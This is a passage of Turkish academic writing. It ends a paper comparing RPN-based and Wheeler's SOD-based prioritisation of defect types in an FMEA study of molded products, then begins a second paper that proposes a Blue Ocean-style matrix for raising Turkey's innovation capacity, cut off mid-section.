-Mutlak ve nisbi frekans değerleri bulunarak karşılaştırmalar yapılabilir.

-Merkezi eğilim ölçüsü olarak mod ve medyan değerleri hesaplanabilir.

Ancak bu verilerle toplama, çıkarma, çarpma ve bölme gibi matematiksel işlemler yapılamaz.

Ölçeklerde toplama çıkarma gibi matematiksel işlemlerin yapılabilmesi için verilerin en azından eşit aralıklı (interval) ölçeklerle elde edilmiş olması gerekmektedir. Aralık ölçeğinde sıfır noktası bulunur ancak bu değer gerçek bir yokluğu göstermemektedir. (Sıcaklığın 0°C olmasının sıcaklığın olmamasını göstermediği gibi). Bu ölçekte olgu, olay ya da nesneler belirli bir başlangıç noktasına göre sıralanırlar ve bu başlangıç noktası keyfi olarak seçilebilir. Aralık ölçeğinde elde edilen işlemlere çarpma ve bölme işlemleri uygulanamamaktadır.

Toplama ve çıkarma işlemlerinin yanında çarpma ve bölme işlemlerinin de uygulanabilmesi için verilerin mutlaka oran (ratio) ölçeğinde elde edilmesi gerekir. Oran ölçeğinde sıfır değeri gerçek bir yokluğu ifade etmektedir. Bu ölçek ile elde edilen değerler birbiriyle çarpılabilir veya birbirine oranlandığında anlamlı bir biçimde yorumlanabilirler (Karagöz, 2016).

Hatırlanacak olursa HTEA yönteminde Risk Öncelik Puanları (RPN) hata türlerine ilişkin ortaya çıkma sıklığı, şiddeti ve saptanabilirlik derecelerine karşılık gelen puanların çarpımı ile elde edilmektedir. Oysa ölçek özellikleri dikkate alındığında, sıralı ölçekteki değerlerin birbiri ile çarpımı ile elde edilen RPN değerinin matematiksel olarak bir anlamı bulunmamaktadır. Wheeler (2011), değerler arasındaki uzaklıkları açıklayan bir fonksiyonun ve gerçek sıfır noktasının bulunmaması nedeniyle hesaplamada çarpım işleminden yararlanmanın, daha ciddi etkisi bulunan hata türleri ile daha önemsiz hataların aynı RPN değerine sahip olması ya da daha önemsiz problemlerin daha büyük RPN değeri alması gibi tutarsızlıklara yol açabileceğini ifade etmiştir. Bu tutarsızlıklardan kaçınmak üzere Wheeler (2011) kritik hata türlerinin belirlenmesinde RPN hesaplanmasına dayanmayan yeni bir yöntem önermiştir. Bu yöntemde de yine hata türünün şiddeti (S), ortaya çıkma sıklığı (O) ve saptanabilirlik derecesi (D) 5’li ölçekte değerlendirilir ve bu üç risk faktörü puanlarının bir araya getirildiği üç basamaklı bir SOD kodu oluşturulur. SOD kodunda ilk basamak şiddeti, ikinci basamak hatanın ortaya çıkma sıklığını, üçüncü basamak ise saptanabilirlik derecesini göstermektedir. SOD kodları kendi içlerinde puan sıralamasına göre yerleştirildiklerinde hata türleri de öncelik sırasına göre sıralanmış olacaktır. Hata şiddetinin, ortaya çıkma sıklığına göre, ortaya çıkma sıklığının ise saptanabilirlik derecesine göre daha önemli olduğu düşüncesiyle puan sıralamaları da kendi içinde bu sıraya göre gerçekleştirilmiştir. Bu yöntem sıralama ölçeğine çarpma işlemi uygulanması gibi tutarsızlıkların önüne geçtiği gibi, aynı zamanda benzer puana sahip hata türlerinden hangisine öncelik verilmesi gerektiği konusuna da ışık tutmuş olmaktadır.

Çalışmamızın ilerleyen bölümlerinde klasik HTEA uygulaması boyunca yapılan değerlendirmeler Wheeler (2011) tarafından önerilen yaklaşıma göre ele alınmış ve değerlendirilmeye çalışılmıştır. Ancak önerilen yaklaşımdaki bazı öneriler dikkate alınmamıştır.

Şöyle ki; firmada gerçekleştirilen HTEA uygulamasında belirlenen hata türlerinin şiddeti, ortaya çıkma sıklığı ve saptanabilirliğine ilişkin değerlendirmeler 10’lu ölçekte yapıldığı için bu değerlerin 5’li ölçeğe dönüştürülmesinin değerlendirme hassasiyetini zedeleyeceği düşünülmüş ve bu işlem gerçekleştirilmemiştir. Her bir risk faktörüne ilişkin değerler SOD kodunda 1’den 10’ a kadar değerlerle yer almış SOD kodu (- -/- -/- -) şeklinde oluşturulmuştur.

Tablo 3. Wheeler (2011) Yaklaşımına Göre HTEA Değerlendirmesi

N o	Hata Türü	Hatanın Şiddeti (S)	Hatanın Ortaya Çıkma Olasılığı (O)	Hatanın Saptanabilir liği (D)	SOD Kodu (- -/- -/- -)	SOD Koduna göre Öncelik Sıralam ası	RPN’e göre öncelik sıralam ası
9	Akış yönünde dağılan iz	7	10	9	(7/10/9)	1	1
3	Üründe çapak oluşması	6	7	4	(6/7/4)	2*	5
5	Üründe renk dalgalanması	6	5	8	(6/5/8)	3	3
2	Üründe itici çubuğu izi	6	4	6	(6/4/6)	4	6
7	Hava kabarcığı oluşması	6	3	4	(6/3/4)	5	10
1	Kapaklarda siyah yanık izi	5	8	7	(5/8/7)	6	2*
6	Üründe birleşme izi	5	7	6	(5/7/6)	7	4

1 0	Üründe çökelti	5	4	6	(5/4/6)	8	7
8	Soğuk hammadde hatası	4	6	5	(4/6/5)	9	7
4	Kalıpta çökelti kalması	4	6	3	(4/6/3)	10	10
1 2	Üründe beyazlanma	4	4	7	(4/4/7)	11	8
1 1	Üründe parlak ve mat yüzey	3	6	6	(3/6/6)	12	9
1 3	Üründe eksik baskı	2	6	5	(2/6/5)	13	11

Tablo 3 incelendiğinde önerilen yaklaşım ile sıralamanın RPN yönteminden oldukça farklılaştığı göze çarpmaktadır. Her iki yöntemde ilk sırada yer alan en kritik hata türü değişmemiştir. Ancak klasik yaklaşıma göre 280 RPN değerine sahip “kapaklarda siyah yanık izi olması” hata türü yeni sıralamada altıncı sıraya gerilemiş, ikinci sıraya ise “üründe çapak oluşması” yerleşmiştir. Dikkat edilirse klasik yaklaşımda müşteriye olumsuz etkisi 5 (düşük) şiddetinde olan bir hata türü müşteriye etkisi orta düzeyde olan bir hata türünün önüne geçmiş ve hatta ilk uygulamada düzeltici önlemler alınması gerektiğine karar verilmiştir. Benzer şekilde klasik yaklaşımda beşinci sırada yer alan “üründe çapak oluşması” hata türü ise yeni sıralamada ele alınması gereken en kritik hata türü olarak ortaya çıkmıştır. Sıralamada benzer farklılaşmalar diğer hata türlerinde de görülebilir (Tablo 3).

Sonuç

HTEA, bir ürün ya da üretim sürecinde ortaya çıkabilecek hata türlerini önceliklendirmeye dayalı bir yaklaşımdır. Geleneksel yaklaşımda kritik hata türleri, hataların ortaya çıkma sıklığı, şiddeti ve saptanabilirlik derecelerine dayalı olarak hesaplanan Risk Öncelik Puanlarına (RPN) göre belirlenir. Amaç en kritik hata türlerini belirleyerek bunları ortadan kaldırmak üzere önlemler geliştirmeye çalışmaktır. Bu yaklaşım uygulayıcılara aynı zamanda işletmelerin kısıtlı olan kaynaklarını rasyonel bir biçimde en önemli gördükleri problemleri çözmek üzere kullanma imkanı vermektedir.

Ancak literatürde geleneksel HTEA ile ilgili iki önemli eleştiri söz konusudur. Bunlardan ilki kritik hata türlerinin belirlenmesinde hatanın şiddeti, ortaya çıkma sıklığı ve saptanabilirlik derecesinin eşit düzeyde öneme sahip olduğunun varsayılmasıdır. İkinci eleştiri ise sıralı ölçek özelliğine sahip bu üç risk faktörüne dayalı olarak hesaplanan RPN’nin, ölçek özellikleri nedeni ile çarpılarak elde edilemeyeceği üzerinedir. Bu yaklaşımda hataların ortaya çıkma sıklığı, şiddeti ve saptanabilirlik dereceleri 1’den 10’a kadar değerlerin yer aldığı bir sıralama (ordinal) ölçeğinde değerlendirilmektedir. Matematiksel olarak toplama, çıkarma, çarpma ve bölme işlemlerinin uygulanamıyor olması sıralı ölçeklerin en önemli kısıtları arasında yer almaktadır. Oysa yıllardan beri bu kısıt göz ardı edilerek üç risk faktörünün çarpımına dayalı olarak hesaplanan RPN değerlerine göre hataların kritiklik değerlendirmesi yapılmaktadır.

Literatürde bu eleştirilere yönelik olarak, basit düzeyde çözüm önerilerinden, çok kriterli karar verme teknikleri veya bulanık mantık yaklaşımlarından yararlanarak geliştirilmiş yöntemlere kadar uzanan çeşitli yöntemler bulunmaktadır. Bu yöntemlerden biri de Wheeler (2011) tarafından önerilmiştir. Önerilen yöntem hem karar vericilerin üç risk faktörünü önem düzeylerine göre basit bir şekilde sıralamalarına imkan vermekte, hem de RPN hesaplamasına gerek kalmadan üç haneli SOD kodlama sistemiyle kritik hata türlerinin önceliklendirilmesini sağlamaktadır. Wheeler (2011) tarafından geliştirilen SOD kodlama sistemi hatanın şiddetinin ortaya çıkma sıklığından, ortaya çıkma sıklığının ise hatanın saptanabilirlik derecesinden daha güçlü olduğu varsayımına dayanmaktadır. Yöntem geleneksel yaklaşımda aynı RPN değerine sahip hata türlerinden hangisine öncelik verilmesi gerektiği konusunu basit bir biçimde aydınlatmış bulunmaktadır. Uygulamamızda her iki yönetime göre, hata türlerinin kritiklik derecelerine göre sıralamaları karşılaştırılmaya çalışılmıştır. Wheeler (2011)’e göre yapılan sıralamada önemli farklılaşmalar ortaya çıktığı görülmektedir. Firma yöntemi ilk kez uyguladığı için en yüksek RPN değerine sahip ilk üç hata türünü önlemeye dönük faaliyetleri uygulamaya sokmuştur. Oysa önerilen yaklaşımla yapılan değerlendirmelerde ikinci kritik hata türü 6. Sıraya

gerilemiş, ilk değerlendirmeye göre 5. sırada olan olan hata türü ise ikinci sıraya yükselmiştir. Oysa ilk uygulamada bu hata türünü önlemeye dönük hiçbir önlem alınmamıştır. Elbette bu hata türünü ortadan kaldırmak üzere önlem alınmalıdır, ancak bunun daha kritik olan bir problemin çözümünden sonra ele alınması daha mantıklı olacaktır. Risk faktörlerinin önemlerine göre sıralamalarının firmadan firmaya değişebileceği unutulmamalıdır. Dolayısıyla önerilen kodlama sistemi, risk faktörlerinin değişen önem sıralamalarına göre revize edilebilir. Sonuç olarak bahsedilen her iki yöntemin de söz konusu üç risk faktörünün ağırlıklandırılmasında çeşitli dezavantajlar taşıdığı görülmektedir. Daha uygun bir çözüm ise ortaya çıkma olasılığı ve şiddet risk unsurlarının firmadaki uzman ekip tarafından ağırlıklandırılmasının yapılması ve saptanabilirliğin ise ağırlıklandırmada ya hiç dikkate alınmaması ya da daha düşük bir oranda dikkate alınmasıdır.

Kaynakça

- Akıncı, S. (2011), “Ölçme ve Ölçekleme”, Pazarlama Araştırması Bölüm 7 (Editörler Ayşe Şahin ve Burak Kartal), Lisans Yayıncılık, Ankara
- Çeber, Y. (2010), “Hata Türü ve Etkileri Analizi Yönteminin (FMEA) Üretim Sektöründe Uygulanması”, DEÜ SBE Yüksek Lisans Tezi (Danışman: Doç.Dr. Hilmi Yüksel), İzmir.
- Karagöz, Y. (2016); “SPSS ve AMOS Uygulamalı İstatistiksel Analizler”, 1. Basım, Nobel Yayınevi, Ankara
- Paciarotti, C., Mazzuto, G. and D’Ettorre, D. (2014); "A Revised FMEA Application to the Quality Control Management", International Journal of Quality & Reliability Management, Vol. 31 Issue: 7, pp.788-810
- Peeters, J.F.W., Basten, R.J.I. and Tinga, T. (2018); “Improving Failure Analysis Efficiency by Combining FTA and FMEA in a Recursive Manner”, Reliability Engineering and System Safety, Vol. 172, pp. 36-44
- Sharma, R. K., Kumar, D. and Kumar, P. (2005); "Systematic failure mode effect analysis (FMEA) using fuzzy linguistic modelling", International Journal of Quality & Reliability Management, Vol. 22 Issue: 9, pp.986-1004
- Sönmez, Y. ve Ünğan, M. C. (2017); “Hata Türü Etkileri Analizi ve Otomotiv Parçaları Üretiminde Bir Uygulama”, İşletme Bilimi Dergisi (JOBS), Vol.5, No.2, pp. 217-245
- Wheeler, D.J. (2011); Problems with Risk Priority Numbers”, Quality Insider, June, 27, pp. 13-18
- Xiao, N., Huang, H.Z., Li, Y., He, L. and Jin, T. (2011), “Multiple Failure Mode Analysis and Weighted Risk Priority Number Evaluation in FMEA”, Engineering Failure Analysis, Vol.18, pp.1162-1170

İnovasyon Kapasitesi Nasıl Arttırılabilir? Mavi Okyanus Modeli Önerisi¹

Özet

İnovasyon yeni veya geliştirilen bir ürün, hizmet, süreç veya teknik olarak ifade edilmektedir. Ülkeler inovasyon kapasitesini arttırarak rekabetçi bir ekonomiye sahip olabilirler. Bu çalışmada ülkemizde inovasyon kapasitesinin arttırılması için bir model önerisinde bulunulmuştur. İnovasyon Mavi Okyanus Modeli olarak adlandırdığımız model, Mavi Okyanus Stratejisi Matrisinden yararlanılarak geliştirilmiştir. Kim ve Mauborgne (2005) tarafından geliştirilen Mavi Okyanus Stratejisi, işletmelerin rekabeti etkisiz hale getirebilmesine dayanır. Mavi Okyanus Stratejisi Matrisi temel olarak “Yok Et-Azalt-Yükselt-Yarat Matrisi” şeklinde oluşturulmaktadır. Türkiye’de İnovasyon kapasitesinin arttırılması için önerdiğimiz modelin temeli Mavi Okyanus Stratejik Matrisine dayanmaktadır. Buna göre Türkiye inovasyon kapasitesini, İnovasyon Mavi Okyanus Matrisi oluşturup uygulayarak arttırabilir.

Anahtar Kelimeler: İnovasyon, Mavi Okyanus, İnovasyon Kapasitesi, Mavi Okyanus Stratejisi Matrisi

1. Giriş

Drucker (1985: 19)’a göre inovasyon *girişimcilerin değişimi yeni bir iş veya farklı bir hizmet haline dönüştürebilme fırsatı için kullandıkları özel bir araçtır. Aynı zamanda disiplinli bir şekilde daima öğrenme ve pratik olabilme kapasitesidir.*

İnovasyon yeni veya geliştirilen bir ürün, hizmet, süreç veya teknik olarak ifade edilebilir. İnovasyon süreci aynı zamanda sürekli öğrenme ve pratik olabilmeyi de ifade eder. OECD tarafından yayınlanan Oslo Manual (2005: 47) inovasyonu oldukça detaylı tanımlamaktadır: *İnovasyon yeni veya geliştirilmiş bir ürün (mal ve hizmet), yeni bir süreç, yeni bir pazarlama tekniği, işletmelerde yeni bir organizasyon yöntemi veya dış ilişkiler uygulamaları olarak kabul edilmektedir.*

İnovasyon kapasitesinin yüksek olması ile güçlü finansal veya ekonomik yapıya sahip olma arasında pozitif bir ilişki olduğu belirtilmektedir. Bu durum hem işletmeler hem de ülkeler için geçerlidir. İşletmelerin inovatif kapasitelerinin yükselmesi için faaliyette bulundukları iklimin buna uygun olması gerekmektedir. Bunun için bir ülkenin inovasyonu desteleyecek ve arttıracak ortamı oluşturmaya ihtiyacı bulunmaktadır.

Bu çalışmada ülkemizde inovasyon kapasitesinin arttırılması için bir model önerisinde bulunulmuştur. İnovasyon Mavi Okyanus Modeli olarak adlandırdığımız model, Mavi Okyanus Stratejisi Matrisinden yararlanılarak geliştirilmiştir. Kim ve Mauborgne (2005) tarafından geliştirilen Mavi Okyanus Stratejisinde, işletmelerin rekabeti etkisiz hale getirmeleri mümkün gözükmemekte. Araştırmacılar Kim ve Mauborgne (2005)

¹ Bu çalışma “İnovasyonun Korunması Kapsamında İşletmelerin Patent ve Markalaşma Kapasitelerinin Arttırılması: Manisa İçin Model Önerisi” başlıklı Zafer Kalkınma Ajansı TR33/16/DFD/0010 referans numaralı Projeden türetilmiştir.

sektörde faaliyette bulunan rakip işletmeleri köpekbalığına benzetmektedirler. İşletmelerin faaliyette bulundukları sektörü ise okyanus olarak değerlendirmektedirler. Rekabet amansız olduğunda, işletmeler birbirine zarar vermekte ve böylece okyanus kana veya kı kılla dönüşmektedir. Oysa işletmeler uygulayacakları stratejilerle rakiplerinden çok farklı faaliyetler gerçekleştirerek, içinde bulundukları rekabet ortamından kaçabilir ve rekabeti etkisiz hale getirebilirler. Bu durum kı kıll okyanustan mavi okyanusa geçiş olarak değerlendirilmektedir.

İşletmelerin mavi okyanusu yaratabilmeleri için bulundukları ülkenin inovasyon kapasitesinin yüksek olması gerekmektedir. Mavi Okyanus Stratejisini gerçekleştirmek isteyen bir ülkenin stratejik matrisini oluşturması gerekir.

Mavi Okyanus Stratejisi Matrisi temel olarak “Yok Et-Azalt-Yükselt-Yarat Matrisi” şeklinde oluşturulmaktadır. Matrisin oluşturulması için konunun veya ilgili pazarın çok iyi gözlemlenmesi gerekmektedir.

Türkiye’de İnovasyon kapasitesinin artırılması için önerdiğimiz modelin temeli Mavi Okyanus Stratejik Matrise dayanmaktadır. Buna göre Türkiye inovasyon kapasitesini, İnovasyon Mavi Okyanus Matrisi oluşturup uygulayarak arttırabilir. İnovasyon Mavi Okyanus Matrisi dört bölgeden oluşmaktadır.

Birinci bölge (yok edilmesi gerekenler): İnovasyon kapasitesinin artırılması sürecinde olumsuz etkileri bulunan değişkenler veya nedenler mümkünse yok edilir. Bunlar sırasıyla, inovasyon için verilen kamu destekleri çeşitliliği ve karmaşıklığı ve inovasyon aktörleri arasındaki dayanışmayı engelleyen faktörler olarak değerlendirilebilir.

İkinci bölge (azaltılması gerekenler): İnovasyon kapasitesinin artırılması için tamamen yok edilmesi mümkün olmayan faktörler azaltılabilir. Sırasıyla paten ve markalaşma sürecinin kısaltılmasa gayret edilmesi, kamu desteklerindeki bürokrasinin azaltılması ve yan sanayi fikrinin çeldirici bir seçenek olarak düşünülmemesi.

Üçüncü bölge (yükseltilmesi veya artırılması gerekenler): Eğer inovasyon kapasitesi arttırılacaksa mutlaka artırılması gereken faktörler vardır. Türkiye için şu örnekler verilebilir: Küçük işletmeleri büyütmek, Ar-Ge ve tasarım merkezlerini arttırmak, modern işletmeciliği yaygınlaştırmak, fikri ve sınai haklar farkındalık düzeyi, entelektüel sermaye ve ücret politikası, Üniversite – Sanayi işbirliği düzeyi, Endüstri 4.0 içerikli üretimin desteklenmesi.

Dördüncü bölge (baştan yaratılması gerekenler): İnovasyon düzeyinin yükseltilmesi ve yaygınlaştırılması için bir son olarak sektörde veya pazarda daha önce olmayan değişkenlerin yaratılmasıdır. Örneğin Türkiye’de inovasyon kapasitesi artırılması için yaratılması gerekenler şu şekilde sıralanabilir: İnovasyon koordinasyon merkezleri, Fikri ve Sınai haklar merkezi, İnovasyon Çemberleri, Üniversite-Sanayi İnovasyon İşbirliği Merkezleri, Üniversitelerde İnovasyon, Patent ve Markalaşma Programları, Tam destek programları.

Modeli detaylı açıklamak için Mavi Okyanus Modelini açıklamakta yarar bulunmaktadır.

2. Mavi Okyanus Modeli

Mavi Okyanus Teorisi: Teoriye göre değer odaklı inovasyon yaratmak için “Mavi Okyanusları” yaratmak gerekmektedir. Kim ve Mauborgne (2005)’na göre işletmeler geleneksel üretim ve kı kılgın rekabet biçiminin olduğu alanlardan (Kı kıll Okyanus)

uzaklaşarak, inovasyon sayesinde rakiplerin ulaşamadığı ve rekabeti gereksiz kıldıkları, kendine ait sakin alanlarda faaliyet gösterme şansına sahip olabilirler (Mavi Okyanuslar).

Araştırmacılar 1880 – 2000 yılları arasında inceledikleri yaklaşık 120 yıllık işletme setinde tespit ettikleri başarılı işletmelerin hepsinin ortak tarafının kendi mavi okyanuslarını yaratmaları olduğunu ve başarılarını buna borçlu olduklarını belirtmektedirler. Cirque du Soleil (Güneş Sirki), QB House (Japon güzellik salonu (berber) zinciri), NetJets ve Casella Wines firması (Yellow Tail – Avusturalyalı şarap firmasının markası) ve benzeri örneklerde olduğu gibi başarılı firmaların hepsi inovatif fikirlerle rakiplerinden uzaklaşarak mavi okyanuslara açılmışlardır (Kim ve Mauborgne, 2005).

Bu işletmeler mavi okyanuslarını yaratarak bulundukları sektörlerde çok başarılı olmuşlardır. Bunu yapan işletmelerin hem sektörlerini hem de işletmelerini çok iyi tanıdıkları söylenebilir. Bunun için her işletmenin kendi Mavi Okyanus Tuvalini (Yok Et – Azalt – Yükselt – Yarat Tablosu) yarattıklarını belirtmek gerekir.

Yok Et – Azalt – Yükselt – Yarat Tablosu dört başlıkta oluşturulmaktadır:

a. Yok Edilmesi Gerekenler: Mavi okyanusu yaratmak için maliyet-değer ilişkisi açısından dezavantajlı konular ve unsurlar derhal yok edilmektedir. Mümkünse bunlar rakiplerin önemseydiği ve rekabette üstünlük sağladıkları konuları kapsamaktadır. Böylece rekabet gereksiz hale gelmektedir. Kısaca “Endüstrinin tartışmasız kabul ettiği faktörlerden hangileri kaldırılmalıdır?” sorusunun cevabı aranmaktadır. Örneğin, Kanada kökenli Cirque du Soleil (Güneş Sirki) maliyeti yüksek olduğu için yıldız oyuncularını işten çıkarmış, hayvan gösterilerini kaldırmıştır. Oysa yıldız oyuncular ve hayvan gösterileri geleneksel olarak sirklerin en önemli elemanlarıdır.

b. Azaltılması Gerekenler: Mavi okyanusu oluşturmak için tamamen yok edilmeyen ancak azaltılması büyük yarar sağlayacak olan unsurların belirlenmesi aşamasıdır. Örneğin Cirque du Soleil – Güneş Sirkinde heyecanlı ve çok tehlikeli trapezler azaltılmıştır.

c. Yükseltilmesi (Arttırılması) Gerekenler: Mavi okyanus yaratmak için arttırılması gereken, ilgili endüstrinin çok fazla odaklanmadığı unsurlar tespit edilmelidir. Cirque du Soleil – Güneş Sirki gösteri alanını tıpkı bir Broadway tiyatro sahnesi kadar gösterişli hale getirerek, sirki adeta bir müzikal şova dönüştürmeyi başarmıştır. Böylece düne kadar sadece çocuklarını götürmek zorunda kalan ailelerin gittiği, düşük fiyatlı biletlerin satıldığı bir gösteri biçimini, yetişkinlerin ilgisini çeken yüksek fiyata biletlerin satıldığı kaliteli, seyir zevki yüksek bir tiyatro şovuna dönüştürme başarısı ortaya çıkmıştır.

d. Yaratılması Gerekenler: Mavi okyanusun belki de en önemli unsurudur. Bu aşamada benzer işletmelerde daha önce hiç bulunmayan özellikler oluşturularak rakiplerin önüne geçilir. Cirque du Soleil – Güneş Sirki bu aşamada artistik dansları ve müzikleri çok başarılı performanslarla gerçekleştirmiş, klasik hiçbir sirkin o güne kadar başaramadığı çok yönlü prodüksiyonlar oluşturmuştur. Şov kısa sürede dünyaca tanınmış, karlılığını sektörün çok üzerine yükseltmiştir.

Mavi Okyanus Stratejisi, farklı birçok uygulamasıyla bilimsel açıdan akademik çalışmalarda ele alınmış ve başarısı ortaya konmuştur. Yang ve Yang (2011), çalışmalarında mavi okyanus modelini kullanarak bir adım öteye taşımış ve “entegre değer yaratma” modelini geliştirmişler ve bu modelin bir işletme stratejisi olarak karlılığı olumlu etkilediğini tespit etmişlerdir. Aspara vd. (2008) tarafından gerçekleştirilen çalışmada ise mavi okyanus stratejisinin geçerliliği test edilmiş ve stratejinin sürdürülebilir büyümeye

katkıları ortaya konmuştur. Diğer taraftan Giannolus ve Zdravkovic (2012) mavi okyanus stratejisinin işletmelerin kurumsal inovasyon stratejisine temel oluşturabileceğini tartışmıştır. Çalışma sonucunda mavi okyanus stratejisini temel alan bir inovasyon stratejisi modeli geliştirilmiştir. Yunanistan'da başarılı ve sürdürülebilir girişimlerin ortaya çıkarılması ve desteklenmesi amacıyla kümelenme stratejilerini ele alan çalışmada Bourletidis (2014), mavi okyanus stratejisinin değer inovasyonu kapsamında önemini vurgulamış ve Yunanistan'da mavi okyanus stratejisinin nasıl uygulanabileceğine dair bir model önerisinde bulunmuştur.

3. İnovasyon Kapasitesi Nasıl Artırılabilir?

İnovasyon kapasitesinin artırılması için öncelikli olarak inovatif fikirlerin oluşmasına olanak tanıyacak bir ortamın oluşması gerekir. Bu ortam bir inovasyon ekosistem içinde gelişebilir. Ekosistem, ülke olarak yapılacak çalışmalara ve politikalarla oluşturulmalı ve desteklenmelidir. Bu aşamada devletin uyguladığı teşviklerin önemli bir etkisi olacaktır. Yanı sıra Sanayi-Üniversite işbirliği, inovatif fikirlerin oluşmasını destekleyecek çalışmalar ve kurulacak birimler, teşviklerin etkinliği, patent süreçlerinin kolaylaştırılması ve markalaşmanın başarı ile yürütülmesi gerekmektedir.

İnovatif fikirlerin çıktılara dönüşmesi ikinci aşama olarak bahsedilebilir. Çıktıların ortaya çıkması yetmez. Üçüncü aşamada bunların patent olarak mutlaka değerlendirilmesi ve markalaştırılması gerekir. Bu sayede inovatif fikirlerin değer yaratmaları mümkün olabilir. Söz konusu aşamaların yukarıda bahsedilen Mavi Okyanus Modeli ile maddeleştirilmesi konun açıklanması hususunda yararlı olabilir.

4. İnovasyon Mavi Okyanus Modeli

Mavi okyanus modelinin inovasyon kapasitesinin artırılması modeline uyarlanması aşağıdaki tabloda sunulmuştur.

Tablonun hayata geçirilmesi halinde inovatif fikirlerin ortaya çıkması, bunların yararlı buluşlara dönüşmesi ve ticarileşmesinin yaygınlaşması beklenir. Bu durumda patent ve markalaşma kapasitesinde kendiliğinden bir artış olacağı söylenebilir.

Tablo1. İnovasyon Mavi Okyanus Modeli: Yok Et – Azalt – Yükselt – Yarat Tablosu

1. Birinci Bölge: Yok Edilmesi Gerekenler	3. Üçüncü Bölge: Yükseltmesi (Arttırılması) Gerekenler
Desteklerin Çeşitliliği ve Karmaşıklığı Dayanışmayı Engelleyen Faktörler	Küçük İşletmeleri Büyütmek Ar-Ge ve Tasarım Merkezlerini Arttırmak Modern İşletmeciliği Yaygınlaştırmak Fikri ve Sınai Haklar Farkındalık Düzeyi Entelektüel Sermaye ve Ücret Politikası Üniversite – Sanayi İşbirliği Düzeyi Endüstri 4.0 İçerikli Üretimin Desteklenmesi
2. İkinci Bölge: Azaltılması Gerekenler	4. Dördüncü Bölge: Baştan Yaratılması Gerekenler
Patent ve Markalaşma Sürecinin Kısaltılması Kamu Desteklerindeki Bürokrasi Yan Sanayi Fikri	İnovasyon Koordinasyon Merkezleri Fikri ve Sınai Haklar Merkezi İnovasyon Çemberleri (İÇ) Üniversite – Sanayi İşbirliği Merkezleri Üniversitelerde İnovasyon, Patent ve Markalaşma Programları Tek Destek Programı

Tabloda yok edilmesi gerekenler, azaltılması gerekenler, arttırılması gerekenler ve baştan yaratılması gereken hususlar, kısaca modelin açıklaması şu şekilde yapılabilir.

4.1. Birinci Bölge: Yok Edilmesi Gerekenler

Başarılı sonuçlar alarak mavi okyanusu yaratabilmesi için aşağıdaki unsurların yok edilmesi gerekmektedir. Bu unsurların başında etkinliği istenen düzeyde olmayan kamu destekleri, desteklerin karmaşıklığı gelmektedir. Özelde ise kurumlar arası işbirliğini engelleyen faktörler yer almaktadır.

Hedefine Ulaşamayan Destekler: Küçük ve Orta Büyüklükteki Girişimcilere ulaşamayan kamu destekleri gibi. Bunların tespit edilerek mümkünse kaldırılmalarında yarar görülmektedir. Kamu kaynaklarının verimliliği açısından da son derece önemli bir sorun çözülmüş olacaktır.

Desteklerin Çeşitliliği ve Karmaşıklığı: Burada sorun özellikle küçük ve orta ölçekli işletmelerin sayı olarak fazla olan desteklerden hangisinden yararlanılacağına dair kafa karışıklığıdır. KOSGEB, SANTEZ, TÜBİTAK, Bakanlık Destekleri gibi bütün desteklerin tek çatı altında toplanmasının yolları aranmalıdır.

Dayanışmayı Engelleyen Faktörler: İnovasyon ve sonucunda elde edilecek fikri ve sınai hakların oluşması dayanışma kültürü içinde olmaktadır. Üniversite sanayi işbirliği

henüz yeterli düzeyde değildir. Geçmişten gelen alışkanlıkların bu ilişkinin olumlu yönde gelişmesine engel olduğu birçok kesim tarafından kabul edilmektedir.

4.2. İkinci Bölge: Azaltılması Gerekenler

Patent ve Markalaşma Sürecinin Kısaltılması: Bu alanda yenilenen mevzuat ile bu bir ölçüde gerçekleşmektedir ancak istenen düzeyde olup olmadığını zaman gösterecektir.

Kamu Desteklerindeki Bürokrasi: İşletmelerin, özellikle küçük ve orta ölçekli girişimcilerin, inovatif yönlerini daha başlamadan bitiren bir unsur olarak karşımıza çıkmaktadır. Mutlaka bir yolu bulunarak iş ve işlemlerin sadeleştirilmesi gerekmektedir.

Yan Sanayi Fikri: Büyük işletmelerin belirlediği bir yan sanayi, özgün ve inovatif bir sanayiye engelliyor olabilir. Yan sanayi fikrinin esas sanayi fikrine dönüşmesi gerekmektedir.

4.3. Üçüncü Bölge: Yükseltilmesi Gerekenler

Mavi okyanusun oluşması için geliştirilmesi ve ön plana çıkarılması gereken unsurlardır. Yapılan değerlendirmede aşağıdaki unsurlar sıralanabilir:

Küçük İşletmeleri Büyütmek: Küçük ve orta ölçekli işletmelerin kurumsal ve daha büyük işletmelere dönüşümlerini sağlayacak destekleri daha da genişletmek. Bu konuda yapılan çalışmalar ve değerlendirmelerin düzeyi artırılmalıdır.

Ar-Ge ve Tasarım Merkezlerini Arttırmak: Ar-Ge merkezlerinin sayısının ve Ar-Ge faaliyetlerinin arttırılması için başlatılan çalışmaların daha yüksek seviyelere çıkmasını sağlamak. Şüphesiz böylece yeni fikir ve buluşların ortaya çıkmasıyla patent ve marka sayısının arttırılması sağlanabilir. Bu alanda son yıllarda yapılan başarılı çalışmalarla 2018 yılında Ar-Ge Merkezleri sayısı 961 olmuştur.²

Modern İşletmeciliği Yaygınlaştırmak: Özellikle küçük ve orta ölçekli işletmeler başta olmak üzere, bütün işletmelerin modern işletme yönetimi, kurumsal yönetim, üretim, finans, pazarlama ve markalaşma konularındaki sorunlarının çözüm düzeyini arttırmak.

Fikri ve Sınai Haklar Farkındalık Düzeyi: Özellikle küçük ve orta ölçekli işletmelerin fikri ve sınai haklar bilgi düzeyinin geliştirilmesi gerekmektedir.

Entelektüel Sermaye ve Ücret Politikası: İnovatif ürünlerin ortaya çıkması ancak yaratıcı fikri olan ve sistematik çalışma disiplinine sahip çalışanlar sayesinde olmaktadır. Dolayısıyla bu alanda çalışacakların yüksek motivasyon düzeyi ile çalışması gerekmektedir.

Üniversite – Sanayi İşbirliği Düzeyi: Bu işbirliğinin inovasyonun ve dolayısıyla patent ve markalaşmanın en önemli unsuru olduğu tartışma götürmemektedir.

Endüstri 4.0 İçerikli Üretimin Desteklenmesi: Özellikle Endüstri 4.0 ile birlikte salt üretimin değil “katma değeri yüksek üretimin” önemli olduğu belirtilmekte, nesnelerin iletişimi ile sanayi ve ticari yaşamın yeniden tanımlandığı ifade edilmektedir. Bu amaçla dijital üretimi katkı değeri yüksek olarak gerçekleştirecek, ülkemizi Endüstri 4.0 devrimine hazırlayacak bir endüstrinin temelini atılması ve desteklerin bu yönde olması gerekmektedir. Kamu desteklerinin bu alanlara yönlendirmesi çalışmalarının hızlı bir şekilde başlaması gerekmektedir.

4.4. Dördüncü Bölge: Baştan Yaratılması Gerekenler

² <https://agtm.sanayi.gov.tr/>

